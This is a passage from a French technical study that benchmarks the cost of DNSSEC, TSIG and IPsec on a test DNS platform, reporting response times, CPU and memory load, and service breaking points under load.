sécurité du protocole DNS (DNSSEC et TSIG), ainsi que d'autres protocoles de sécurité comme IPsec (rfc2401 [23], [30]). SIG(0) ne sera pas testé ici car ce protocole utilise de la cryptographie asymétrique, et est essentiellement utiliser afin d'authentifier les requêtes émises par une personne spécifique, comme un administrateur. Les tests ont été faits sur une plateforme, de manière à permettre une comparaison entre ces diverses extensions. Le coût de ces diverses extensions de sécurité ayant été mis en évidence, il est alors possible d'implémenter une base DNS sécurisée en choisissant les mécanismes de sécurité de manière adéquate en fonction des performances que le système doit atteindre, l'application spécifique à laquelle doit répondre l'architecture DNS, son environnement réseau... Inversement, on pourra également décider, connaissant le coût généré par les extensions de sécurité, de ne pas les implémenter dans un premier temps, et modifier l'architecture progressivement de manière à pouvoir implémenter, par la suite, les extensions choisies.




Fig. 1. Plateforme de test DNS/DNSSEC avec des tunnels IPsec

2 Description de la Plateforme DNS

L'ensemble des tests DNSSEC ont été effectués sur une architecture (voir Illustration 1 et Illustration 2) à deux zones :

- Une zone mère correspondant au domaine rootdomain., et
- Une zone fille pour subdomain.rootdomain.

La plateforme DNS servant cette architecture comprend trois serveurs :

- Un pour le domaine rootdomain., et
- Deux pour le sous-domaine subdomain.rootdomain : un serveur maître et un esclave qui se synchronise avec le maître.

L'ensemble de la plateforme est relié au réseau IPv6 ([7]) de France Télécom R&D. Pour effectuer les tests, un quatrième serveur cache-forwarder qui sert de relais pour les clients a été introduit. Les serveurs sont des Pentium II et III à 500 Mhz avec 128 MB de mémoire, utilisant le système d'exploitation Linux Ubuntu (kernel 2.6).




Fig. 2. Architecture de test DNS/DNSSEC

3 Objectifs et stratégie

Cette partie vise à donner une brève description des différentes extensions et protocoles qui peuvent concerner la sécurité du système DNS. A la suite de ce tour d'horizon, nous déterminerons la stratégie de test à suivre.

3.1 Description des mécanismes de sécurité DNS

DNSSEC est une extension sécurisée de DNS standardisée par l'IETF (par la rfc4033 [3], la rfc4034 [5] et la rfc4035 [4]). Elle permet de vérifier l'intégrité des données des échanges du protocole DNS. Elle permet également d'authentifier la source de la donnée. Pour cela, elle utilise un système de clé qui signe les données et qui permet à partir d'un point sécurisé de parcourir une chaîne de confiance (les serveurs DNS) et de sécuriser le lien entre les données envoyées entre les différents serveurs de l'architecture du DNS.
TSIG et SIG(0) (DNS Request and Transaction Signatures) sont des extensions DNS qui permettent d'assurer des services d'authentification.
TSIG (rfc2845 [33]) signe les données de manière symétrique. Les clients et le serveur s'authentifient donc grâce à une clé partagée. Ce système d'authentification est donc envisageable pour des architectures où le nombre de clients est réduit. En effet, soit ces derniers doivent partager une clé symétrique, soit le serveur doit posséder une clé symétrique par client différent. Un mécanisme qui permet l'échange de clefs symétriques pour TSIG est TKEY (rfc2930 [11]).
SIG(0) (rfc2931 [10]) permet de chiffrer la transaction avec une clef privée (cryptographie asymétrique). Sa contrepartie publique devrait être stockée dans la zone. A la différence de DNSSEC, c'est plutôt l'échange qui est authentifié/signé que la donnée DNS elle même.
IPsec (rfc2401 [23]) (Internet Protocol Security) permet de gérer la confidentialité et l'authentification des datagrammes IP. L'authentification ne porte pas sur les données DNS spécifiquement, mais bien plus sur une ńăconnexionăż entre deux adresses IP. La vérification porte donc sur la provenance immédiate de la donnée. Il est possible d'authentifier le fournisseur de la donnée, par exemple un serveur cache, mais pas toujours la source initiale sauf s'il y a un lien IPsec vers le

serveur de nom primaire. IPsec permet le chiffrement symétrique entre le client et le serveur, ce qui, par rapport à SIG(0) permet une authentification plus facilement gérable. De plus, IPsec est muni d'un protocole de négociation de clefs et d'Associations de Sécurité (IKE, Internet Key Exchange).

3.2 Analyse de ces mécanismes

Afin de distinguer ces mécanismes de sécurité, il est nécessaire de considérer les aspects suivants :

Quel est le mode de chiffrement utilisé ? Les opérations de chiffrement peuvent mettre en jeu de la crypto symétrique ou asymétrique. La crypto symétrique nécessite que les deux entités échangeant l'information possèdent cette clé. Le gros avantage de ce mode de chiffrement est qu'il est très peu coûteux, pour un niveau de sécurité donné, en termes de ressources nécessaires par rapport à l'utilisation la cryptographie asymétrique. Le premier inconvénient de l'utilisation de la cryptographie symétrique est qu'il faut trouver un moyen sécurisé pour communiquer la clé partagée par les deux entités. Le second inconvénient est que l'utilisation d'une même clé par les entités partageant des informations ne permet pas d'authentifier l'entité émettant l'information. En effet toutes les entités utilisent le même mécanisme de chiffrement et la même clé. Il est donc impossible de connaître la provenance de l'information.

Quelle sécurité est implémentée ? La sécurité reste un terme générique, et peut être implémentée selon différents mécanismes. Les mécanismes en question sont :

La confidentialité : cette caractéristique permet de rendre toute donnée chiffrée inexploitable par une quelconque entité n'ayant pas la clé nécessaire au déchiffrement. Les opérations de chiffrement peuvent impliquer aussi bien de la cryptographie symétrique que de la cryptographie asymétrique.

L'intégrité : cette caractéristique permet de s'assurer que la donnée n'a pas été changée entre le moment où elle a été émise par l'entité source, et reçue par l'entité destinataire. On utilise souvent, pour cela un mécanisme de hachage, qui permet à partir d'une donnée quelque soit sa taille initiale, de fournir un certain nombre d'octets que l'on appelle hash. Une propriété essentielle du hash est que deux donnée initiale doivent avoir, en termes de probabilité, des hashs différents !

L'authentification : L'authentification permet au destinataire de s'assurer de la provenance de l'information. L'authentification nécessite dans la plus part des cas l'utilisation de la cryptographie asymétrique. En effet, une donnée chiffrée a par la clé privée d'une entité, ne sera déchiffrée que par les entités possédant la clé publique associée. L'authentification d'une donné ce fait généralement par l'intermédiaire de signatures, qui correspondent au chiffrement par une clé privé d'un résumé (ou hash) de la donnée.

Quelle est la donnée chiffrée ? Avec une même méthode de chiffrement, il est possible de chiffrer des données différentes. Chiffrer les paquets IP, dans le cadre d'IPsec permet d'intégrer la sécurité au niveau transport, i.e. sur la communication entre deux entités, alors que chiffrer les données DNS, i.e. au niveau application permet de s'abstraire de l'implémentation réseau. La données est

signée par une autorité, et quelque soit la manière dont une entité obtient cette donnée signée, i.e. directement de l'autorité, ou non, cette entité est capable de vérifier la provenance de cette donnée. Ainsi la donnée chiffrée au niveau application permet l'utilisation de nœuds intermédiaires (des serveurs que l'on appelle ici serveurs caches), car l'authentification ne se fait pas au niveau de serveur.

Outre la position de la donnée dans le modèle ISO/OSI [32] la donnée peut également différer selon sa nature. En effet, traditionnellement, une communication entre deux entités est dites chiffrée (resp. signée) lorsque la sortie de l'entité source est chiffrée (resp. signée) et que le flux est déchiffré (resp. la signature vérifiée) par l'entité destinataire. Dans ce cas, le flux est chiffré, et chaque communication nécessite une opération de chiffrement. On peut également considérer, qu'on donnée soit chiffrée (resp. signée) une fois pour toutes, et donc une opération de chiffrement (resp. de signature) ne soit pas nécessaire à chaque nouvelle transaction. Cette vision permet d'effectuer un pré-calcul, et donc d'éviter l'opération de chiffrement (resp de signature) lors des charges.

Mécanisme	Crypto Sym / Asym	Donnée chiffrée dynamique / statique	Sécurité			Couche OSI
			Conf	Int.	Ayth.	
DNSSEC	Asym	Statique	Non	Oui	Oui	Appli
TSIG	Sym	Dynamique	Non	Oui	Non	Appli
IPsec	Sym	Dynamique	Oui	Oui	Oui	Transport

Tab. 1. Tableau comparé des mécanismes

Tableau comparé des mécanismes Ainsi, il apparaît clairement que par rapport à TSIG, DNSSEC utilise de la cryptographie symétrique, plus coûteuse que la cryptographie symétrique. En revanche DNSSEC pré-calcule des signatures données DNS, alors que TSIG calcule les signatures des datagrammes transmis. Le fait d'utiliser la cryptographie asymétrique permet au protocole DNSSEC au destinataire d'authentifier la source émettrice de l'information. Cette source est identifiée par son couple de clé privée / clé publique, et non pas par l'adresse IP d'un serveur. En effet, la donnée concernée par les opérations de sécurité est la donnée DNS. Tout comme DNSSEC, TSIG n'implémentent pas la fonction de confidentialité. En effet, les données DNS sont considérées comme publiques et n'ont pas conséquent pas à être chiffrées. TSIG doit être associé à un mécanisme de distribution de clés. Un déploiement du mécanisme TSIG sur un grand nombre de client ne semble par conséquent pas envisageable.

IPsec, par rapport à DNSSEC permet d'implémenter la confidentialité. Par contre IPsec associe les opérations de sécurité à des adresses IP. Ce mécanisme ne permet l'utilisation de tiers, comme les serveurs caches, distribuant l'information. En effet, les données DNSSEC, i.e. la donnée et sa signature associée permettent au client d'en vérifier la provenance de l'information indépendamment

de l'entité dont elle est envoyée.

IPsec, comme TSIG utilise le chiffrement symétrique rapide, et moins coûteux que le chiffrement asymétrique utilisé dans DNSSEC. TSIG n'implémente que l'intégrité et ne permet ni l'authentification, ni la confidentialité. Par contre IPsec bénéficie de mécanismes de négociation de clés que sont IKEv1 et IKEv2. Ces coûts de négociation lors de l'établissement de liens IPsec, ne sont d'ailleurs pas pris en compte dans les tests.

Enfin notons également que DNSSEC est un protocole qui vise à sécuriser l'ensemble du système DNS, alors que TSIG et IPsec sécurise davantage des transactions. Ainsi DNSSEC est muni de mécanismes permettant, grâce aux champs spécifiques NSEC, et à un classement lexicographique des données DNS (i.e. des noms de domaine), de fournir au client une preuve de non existence d'une donnée faisant l'objet d'une requête. De plus, DNSSEC est muni de mécanismes de sécurité permettant d'établir une chaîne de confiance entre les différents serveurs composants l'architecture de nommage, un peu comme une PKI.

3.3 Les objectifs de l'étude

L'objectif des tests est de comparer les performances de la plateforme dans plusieurs configurations possibles. Certaines des extensions présentées ci dessous peuvent paraître redondantes dans certains cas au niveau de leur fonctionnalité, notamment lorsque l'on confronte des mécanismes de sécurité s'attachant à vérifier l'intégrité des enregistrements, ou à authentifier soit au niveau DNS, soit à des niveaux plus bas. L'objectif des tests est donc de permettre à un administrateur de connaître le coût lié à ces différentes configurations sécurisées, et d'effectuer un choix en fonction de ses besoins et de ce coût.

Les principales configurations étudiées ont été :

DNS : Cette configuration est la référence à laquelle nous allons nous référer de manière à évaluer le coût de la sécurité.

DNSSEC : Cette extension de sécurité, permet de garantir l'intégrité des données hébergées au sein du serveur DNS, et de garantir que la source des enregistrements est une entité de confiance. Cette option est plus à considérer dans le cadre d'une relation client - serveur, car le serveur fournit au client les informations nécessaires pour valider l'information. Coté serveur, le client reste anonyme, et n'est pas authentifié.

DNS + IPsec : Cette configuration est davantage utilisé dans le cadre des relations serveur - serveur ou client - serveur dans le cas où le nombre de clients est restreint. En effet, l'établissement d'un tunnel IPsec nécessite une configuration préalable et n'est pas envisageable dans le cas d'un nombre élevé de clients. Il s'agit donc ici d'une configuration mettant en oeuvre des serveurs DNS avec la sécurisation des liens serveur maître - serveur esclave ou clients - serveurs DNS. Dans cette configuration, on profitera des propriétés d'IPsec qui permettent non seulement d'authentifier les paquets par signature électronique, mais aussi de chiffrer les données assurant ainsi leur confidentialité.

DNSSEC + IPsec : Cette configuration utilise IPsec afin de sécuriser les transactions entre les serveurs, et DNSSEC afin de sécuriser les transactions entre les clients et le serveur DNS.

TSIG : Cette configuration n'est utilisée que pour des liens serveurs - serveurs ou client - serveur dans le cadre d'un nombre restreint de clients. En effet, TSIG utilise un chiffrement symétrique et nécessite alors une configuration entre les deux acteurs, à la différence de IPsec qui peut utiliser IKE pour la négociation de clefs. Toujours a la différence d'IPsec, TSIG n'implémente pas le chiffrement de données et ne permet donc pas d'assurer la confidentialité des données lors de la transaction.

3.4 Stratégie de tests

Pour chacune des configurations mentionnées, nous allons essayer d'évaluer l'impact de la sécurité, en terme de coût sur les points suivants :

1. Les temps de réponse à des requêtes.
2. L'occupation CPU par le processus serveur DNS.
3. Les temps de mise à jour.

Les tests sont effectués sur deux environnements distincts :
- Un serveur particulier
- La plateforme

On peut mener les tests sur un serveur particulier et mesurer ainsi l'impact dû à la sécurité sur un serveur. On parlera alors de *tests serveur*. Toutefois, l'architecture DNS est constituée de plusieurs serveurs, et l'impact de la sécurité doit être mesuré par rapport à l'ensemble de ces serveurs. On parlera alors de *tests de plateforme*.

Par ailleurs les tests peuvent avoir trois natures distinctes :

Tests unitaires : il s'agit de mesurer et caractériser le comportement de la plateforme ou d'un serveur dans le cas d'une requête unitaire. Pour cela les protocoles de mesures et de probabilité nous amènent à effectuer une succession de requêtes.

Tests en charge : Ces tests visent à observer le comportement d'un serveur ou de la plateforme dans le cas d'une utilisation réelle, i.e. par plusieurs clients indépendants.

Tests de mise à jour de serveurs utilisant `nsupdate`

Les tests se feront en trois parties. Nous commencerons par les tests unitaires, puis nous continuerons par les tests en charge. Enfin, nous terminerons par les tests de mise à jour.

Pour les tests portant sur l'évaluation des temps de réponse et l'occupation mémoire et CPU des serveurs, deux clients DNS ont été utilisé : le client classique `dig` qui fait partie de la distribution `BIND 9.3.1` ([2]) et un client Java développé notamment pour les tests. A la différence du client `dig`, qui se bloque dans l'attente d'une réponse après avoir envoyé la requête, le client Java permet d'envoyer des requêtes de manière asynchrone (le programme a deux threads d'exécution : il envoie les requête sur le premier et reçoit et analyse les réponses sur le deuxième). De ce fait, il est adapté aux tests à charge variable. Pour les tests portant sur les mises à jour, le programme `nsupdate` de `BIND 9.3.1` a été utilisé pour tester le temps de mise à jour. Pour générer de manière automatique les objets de requêtes, on a crée des scripts `bash`.

4 Tests unitaires

4.1 Description des tests unitaires

Le premier test consiste à faire répondre la plateforme à des requêtes DNS lancées par un client `dig`. Ce client générera un nombre de requêtes. La requête $N + 1$ est envoyée après la réception de la réponse à la requête N. On se contente de mesurer le temps de réponse à toutes les questions et d'évaluer les ressources utilisées. Les requêtes sont les mêmes dans toutes les configurations.

Un serveur DNS est un processus (appelé named) sur une machine. Ce processus emploie des ressources de la machine : une partie du temps CPU et une partie de la mémoire vive.

4.2 Coût sécurité sur le temps de réponse

Le Tableau 2 présente dans sa deuxième ligne les temps de réponse en millisecondes. Des différences entre les performances obtenues dans des diverses configurations sont tout de suite visibles. Pour l'instant, seul le temps de résolution de la tâche est pris en compte. Des dégradations importantes apparaissent déjà dans les configurations mettant en œuvre des mécanismes de sécurité. Le coût du à la sécurité est mis en évidence dans la troisième ligne du tableau.

Configuration	DNS	$(DNS + IPsec)$	$DNSSEC$	(DNSSEC+IPsec)
Temps de réponse (ms)	192	207	258	299
Coût de la sécurité sur le temps de réponse par rapport au DNS classique (%)	0%	+8%	+34%	+55%

Tab. 2. Temps de réponse selon les extensions de sécurité

Le temps de réponse a été jugé comme paramètre pertinent pour faire des comparaisons entre les différentes configurations analysées. Les résultats obtenus montre clairement la classification suivante en terme répercussion sur le temps de réponse : DNS < (DNS+IPsec) < DNSSEC < (DNSSEC + IPsec). Le coût inférieur généré par l'utilisation d'IPsec par rapport à DNSSEC est dû au fait que les opérations de chiffrement symétrique sont nettement moins coûteuses que les opérations de chiffrement asymétriques. Bien que les signatures des champs soient pré-calculée par le serveur, et donc une requêtes, ne demande pas d'opération de chiffrement de la part du serveur, le client doit vérifier la signature. Cette opération de vérification comprend, un calcul de hash, et une comparaison de ce dernier avec la valeur fournie par le serveur DNSSEC. Cette valeur est chiffrée à l'aide de la clé privée du serveur DNSSEC, et placée dans le champ de type SIG. Le client doit donc d'une part calculer un hash, puis déchiffrer avec la clé privée celui contenu dans le champ SIG, et comparer ces deux valeurs. Ces deux opérations nécessitent, pour une même machine client, plus de temps de calcul que les opérations de chiffrement symétrique d'IPsec.

Le coût du à l'utilisation simultanée de DNSSEC et d'IPsec est supérieur à la somme des coûts générés par DNSSEC et IPsec séparément. Ceci peut être en partie expliqué par le fait que DNSSEC nécessite l'envoie de plus de données que DNS, et donc une opération de chiffrement plus lourde que dans le cas de l'utilisation de DNS est mise en œuvre.

4.3 Coût sécurité sur le temps CPU

Le Tableau 3 présente le coût (en temps de calcul) engendré par les différentes configurations. Ce coût est mesuré par la charge CPU. Il apparaît évident que le relais (le cache-forwarder) est plus chargé que les autres entités de l'architecture lors de l'utilisation d'un client unique : autour de 8% de la charge CPU pour le relais contre à peine 2,9% charge CPU pour le serveur de rootdomain, les machines ayant une configuration similaire. Le cache-forwarder est un serveur fonctionnant en mode récursifă : toutes les requêtes passent par lui et il se charge de garder des contextes pour toutes les requêtes. Pour chacune des requêtes reçues, il peut envoyer plusieurs requêtes envers les serveurs de la plateforme dans le but d'obtenir la réponse finale car les serveurs de la plateforme fonctionnent en mode itératifă : ils donnent la réponse la plus appropriée qu'ils possèdent. Nous représenterons entre parenthèses une quantification du coût généré par la sécurité.

Les charges CPU des serveurs sont assez faibles. En effet, le client dig envoie les requêtes les unes après les autres, dès qu'il a obtenu la réponse de la précédente requête. Ce client est donc incapable de charger de façon suffisante les serveurs et met ainsi en évidence la haute disponibilité des serveurs DNS, par rapport aux coûts réseaux.

Config. / Serveur testé	DNS	(DNS + IPsec)	DNSSEC	(DNSSEC + IPsec)
dnssec1 (serveur rootdomain)	0.82% [+0 %]	1.21% [+47%]	1.25% [+52%]	2.89% [+252%]
dnssec2 (serveur maître subdomain)	0.20% [+0%]	0.36% [+80%]	0.30% [+50%]	0.90% [+350%]
dnssec3 (serveur esclave subdomain)	0.20% [+0%]	0.35% [+75%]	0.30% [+50%]	0.73% [+265%]
Cache - forwarder	7.20% [+0%]	7.40% [+2%]	8.80% [+22%]	8.80% [+22%]

Tab. 3. Charge CPU en fonction des extensions de sécurité

Ces résultats montrent que le coût de la sécurité se répercute différemment selon le type de serveur.
Ainsi pour le serveur DNS racine, interrogé lors de chaque interrogation, le coût de la sécurité peut être considéré, par ordre de croissance : DNS << (DNS + IPsec) < DNSSEC <<< (DNSSEC + IPsec). La différence de coût entre DNSSEC et la combinaison (DNS + IPsec) est relativement faible. Il serait alors raisonnable de penser que le coût de chiffrement symétrique dans (DNS et IPsec) est compensé par la les opérations propres à DNSSEC. Les opérations propres à DNSSEC ne

comportent pas ici de calculs induits par le chiffrement. Les fichiers de zone DNSSEC sont beaucoup plus volumineux que les fichiers de zone DNSSEC (environ 7 fois plus volumineux). En effet, les fichiers de zone DNSSEC contiennent, en plus des champs du DNS traditionnel, des champs de type propre à DNSSEC (NSEC, SIG...). Lors que le serveur reçoit une requête, il doit procéder à la recherche d'informations Le serveur doit alors procéder à la recherche d'informations spécifiques au sein d'un fichier plus volumineux d'une part. De plus, à une information DNS sont associées plusieurs informations DNSSEC, elle-même relativement volumineuses. On peut estimer qu'au volume d'une information DNS de type adresse (A), le volume DNSSEC de la même information est environ 14 fois plus important. En effet, à une donnée DNS, il faut dans le cadre de DNSSEC lui associer une signature ainsi qu'un champ de type NSEC également signé. L'ensemble des données DNSSEC que le serveur DNSSEC doit traiter et envoyer est alors beaucoup plus volumineux que dans le cadre de DNS. Ainsi, le coût CPU d'IPsec correspond au traitement de deux champs DNS auquel on associe les champs DNSSEC.
Concernant les serveurs de la zone subdomain maître et esclave, le classement est DNS < DNSSEC < (DNS + IPsec) << (DNSSEC + IPsec).
La différence entre DNSSEC et (DNS + IPsec) n'est pas, au regard des valeurs des %CPU flagrante. En effet, dans le cadre d'une association maître - esclave, il faut tenir compte des messages échangés entre les maîtres et les esclaves. Ces messages ne sont nullement impactés par DNSSEC. Par contre un lien IPsec a été établi entre les serveurs « maître » et « esclave », et ces communications sont chiffrés. Ces messages, ne sont certes pas volumineux, mais dans le cas de tests unitaires, leur impact, avec les valeurs du champ paramétrant ces échanges (champ SOA), n'est pas négligeables. Ainsi IPsec est plus consommateur en ressources CPU car nous sommes dans le cas de tests unitaires et que les dialogues entre les clients et les esclaves sont également chiffrés par IPsec alors qu'ils ne sont nullement impacté par DNSSEC.
Analysons la différence entre le comportement des serveurs de la zone rootdoamain et ceux de la zone subdomain. Dans le cadre de la configuration de la maquette, les serveurs DNS de la zone subdomain traitent deux fois moins de requêtes que celui de rootdomain. En effet, le trafic est réparti sur les serveurs « maîtres » et les serveurs « esclaves ». Toutefois, la nature des trafics générés n'est pas identique. Les paquets réponses du serveur rootdomain comprennent l'association de subdomain à un serveur DNS (un champ de type NS), et l'association de ce serveur DNS à une adresse IP (champ de type A). Il faut dans le cadre de DNSSEC tenir compte des champs DNSSEC associé, i.e. NSEC et SIG pour chacun d'eux. Dans le cas des serveurs « maître » et « esclave » traitant la zone subdomain, chacun renvoi dans sa réponse l'association entre le nom de domaine et l'adresse IP (type A). Dans le cas de DNSSEC, il faut lui associer les champs de type NSEC et SIG. Ainsi, les serveurs de la zone rootdomain ont des réponses deux fois plus importantes que les serveurs de la zone subdomain. Les serveurs de la zone subdomain traitent également deux fois moins de requêtes que ceux de la zone rootdomain. Ceci est confirmer par un rapport d'environ $\frac{1}{4}$ entre le serveur de la zone rootdomain et ceux de la zone subdomain.

Concernant le serveur cache-forwarder, il est difficile de mener une analyse comparative avec les autres serveurs de la plateforme, car la machine est différente. Par contre l'analyse entre les différents protocoles de sécurité peut être menée. Le classement en termes de consomation CPU est alors DNS < IPsec << DNSSEC < (DNSSEC + IPsec). Les coûts induits par IPsec sur le cache forwarder sont négligeables en comparaison de ceux induits par IPsec sur les autres serveurs (en pourcentages). La principale différentiation de ce serveur est qu'il est soumis à une charge et des opérations de vérification de signature qui permettent de mettre en évidence les coûts relatifs dus

à la sécurité, en présence de trafic ou de charge réseau.
Ainsi, ces tests mettent en évidence que les coûts générés par la sécurité doivent également être évalués en charge, que DNSSEC permet de recentrer la sécurité sur les relations client serveur, alors qu'IPsec tient compte de l'ensemble du trafic (interrogation client, gestion des serveurs...). Toutefois il est raisonnable de considérer DNS < (DNS + IPsec) < DNSSEC << (DNSSEC + IPsec).

4.4 Coût sécurité sur la ressource mémoire

Le Tableau 4 présente le pourcentage mémoire utilisé pendant les tests par les trois serveurs et par le cache-forwarder.

Config. / Serveur testé	DNS	(DNS + IPsec)	DNSSEC	(DNSSEC + IPsec)
dnssec1 (serveur rootdomain)	1.60%	1.60%	1.60%	1.60%
dnssec2 (serveur maître)	1.70%	1.70%	1.70%	1.80%
dnssec3 (serveur esclave)	1.70%	1.70%	1.80%	1.80%
cache - forwarder	0.40%	0.40%	0.80%	0.90%

Tab. 4. Utilisation de la mémoire en fonction des extensions de sécurité

La charge des serveurs est proportionnelle au nombre d'enregistrements de la zone (un serveur `BIND` charge au démarrage toute la zone en mémoire, sous réserve d'une capacité de mémoire suffisante sinon il crache). Des tests antérieurs ont montré que la taille de zone n'a aucun impact sur le temps de résolution d'une requête. Dans l'exemple considéré, les zones ont des dimensions réduites (peu d'enregistrements) ce qui explique les faibles pourcentages de mémoire utilisée sur les serveurs de nom.

L'occupation de la mémoire d'un serveur cache-forwarder devrait être assez importante dans la situation où les temps de vie (TTL) des enregistrements DNS sont non nuls. En raison des tests répétitifs, le TTL des enregistrements que nous utilisons est fixé à 0 (ils sont jetés de la mémoire du cache-forwarder juste après la fin de la résolution d'une requête). Ceci explique le faible pourcentage mémoire utilisée. Toutefois, la quantité de mémoire nécessaire dans le cas d'une résolution DNSSEC est deux fois plus élevée, en raison des enregistrements supplémentaires (SIG, NSEC) introduits par DNSSEC. Cette différence n'est visible que sur le serveur cache-forwarder car il se comporte comme un client, effectuant des opérations de vérification, alors qu'un serveur de nom primaire utilise peu de ressources mémoires supplémentaires dues à des opérations de calcul.

4.5 Conclusion

Ces premiers tests permettent de mettre en évidence le coût de la sécurité sur des requêtes unitaires en fonction des configurations. En terme de ressources CPU et de temps de réponse, le fait

qu'IPsec utilise la cryptographie symétrique rend ce protocole moins gourmand en ressources que l'utilisation de chiffrement asymétrique de DNSSEC. Cette différence est relativement importante en terme de temps de réponse unitaire mais la différence ne semble plus significative lorsque la charge augmente un peu.
En terme de ressource mémoire, les tests unitaires font apparaître que DNSSEC, nécessite plus de ressources, à la fois en raison des calculs générés par cette solution, et par les données nécessaires et supplémentaires.
Notons également que IPsec est ici testé uniquement dans le cas où les tunnels ont déjà été configurés. La négociation n'est pas prise en compte.
Dans ce premier test, le client `dig` fourni par la distribution `BIND 9.3.1` a montré ses limites : il s'avère intéressant de l'utiliser dans des tests unitaires, mais il ne permet pas de faire varier le nombre de requêtes envoyées à la plateforme afin d'étudier la capacité maximale de traitement des serveurs.

Pour cette raison, de nouveaux tests ont été faits avec un client DNS développé en Java, à la place de `dig`.

5 Tests en charge

A partir de ce test, le client utilisé n'est plus dig, mais le client développé pour les besoins des tests. Il nous permet de faire varier le nombre de requêtes envoyées par seconde vers un serveur et d'estimer le nombre de réponses correctes reçues. Il simule de cette manière l'existence de plusieurs clients qui interagissent de façon asynchrone avec les serveurs DNS, de manière à étudier leur comportement dans un environnement réseau. Les paramètres regardés attentivement seront le taux de réponses correctes et la charge CPU dans le cas d'une surcharge. Par la suite des tests sur un serveur et sur l'ensemble de la plateforme seront faits.

5.1 Coût CPU et taux de réponses correctes en mode mono - serveur

L'objectif de ce test est de mettre en évidence la capacité maximale de traitement d'un serveur de nom, et de quantifier l'impact des configurations de sécurité sur les serveurs DNS. Chaque configuration met en évidence un point de rupture correspondant à un nombre de requêtes à partir duquel le serveur ne sera plus capable d'effectuer la moindre opération. On parlera alors de *point de rupture machine*. L'Illustration 3 met en évidence ce point de rupture en traçant la charge CPU en fonction du nombre de requêtes envoyées.
Le graphe met alors deux valeurs de point de rupture machine selon les configurations de sécurité. Les configurations implémentant (DNSSEC + IPsec) et (DNS + IPsec) montent jusqu'à 100% CPU alors que les configurations DNSSEC et DNS n'atteignent que 90% CPU. Ainsi, la mise en place d'IPsec peut mettre la machine en surcharge, voir la rendre indisponible, non seulement pour le service DNS, mais également pour les autres fonctionnalités.
Le graphe montre également qu'en charge au niveau consommation de temps CPU pour un même nombre de requêtes, les coûts des différents mécanismes de sécurité sont les suivants : DNS < DNSSEC < (DNS+IPsec) < (DNSSEC + IPsec). En effet, il apparaît alors que la configuration DNSSEC en charge est moins consommatrice en ressources CPU. Ceci s'explique car un contexte




Fig. 3. Charge CPU fonction de nombre de requêtes, en fonction des différentes configurations DNS, (DNS + IPsec), DNSSEC, (DNSSEC + IPsec)

IPsec implique une opération de chiffrement, qui pour des tests unitaires est moins consommatrice que la gestion d'un contexte DNSSEC, mais qui par contre avec une croissance du nombre de contextes, et donc une gestion de ces derniers, s'avère plus consommatrice.

Toutefois, avant d'arriver à la saturation du serveur en tant que machine, on passe par un état intermédiaire qui correspond à une rupture du service DNS. Ce point de rupture a lieu à partir du moment où le serveur n'est plus capable de répondre à toutes les requêtes qui lui sont envoyées. On parlera dans ce cas de *point de rupture service*. L'Illustration 4 met en évidence ces points de rupture service sur chacune des configurations testées.
Dans ces tests le client envoie des requêtes directement sur le serveur dnssec1 (le cache - forwarder n'est pas utilisé).
L'Illustration 3 montre que pour les configurations IPsec les niveaux de charge peuvent atteindre 100% alors qu'elle n'atteint que 90% pour les autres configurations. On considère alors qu'un serveur commence à être surchargé à 90% de son niveau de charge maximale soit 90% CPU dans le premier cas et 81% CPU dans le deuxième cas. La position de point critique sur ce deuxième graphe dépend également de configuration (voir Tableau5).

Configuration	DNS	(DNS + IPsec)	DNSSEC	(DNSSEC + IPsec)
Point de rupture à 90% (90% de la charge maximale au point de rupture machine)	3000	2000	1800	1500
Coût de la sécurité	0%	+33%	+40%	+50%

Tab. 5. Les points de surcharge CPU pour un serveur dans les différentes configurations

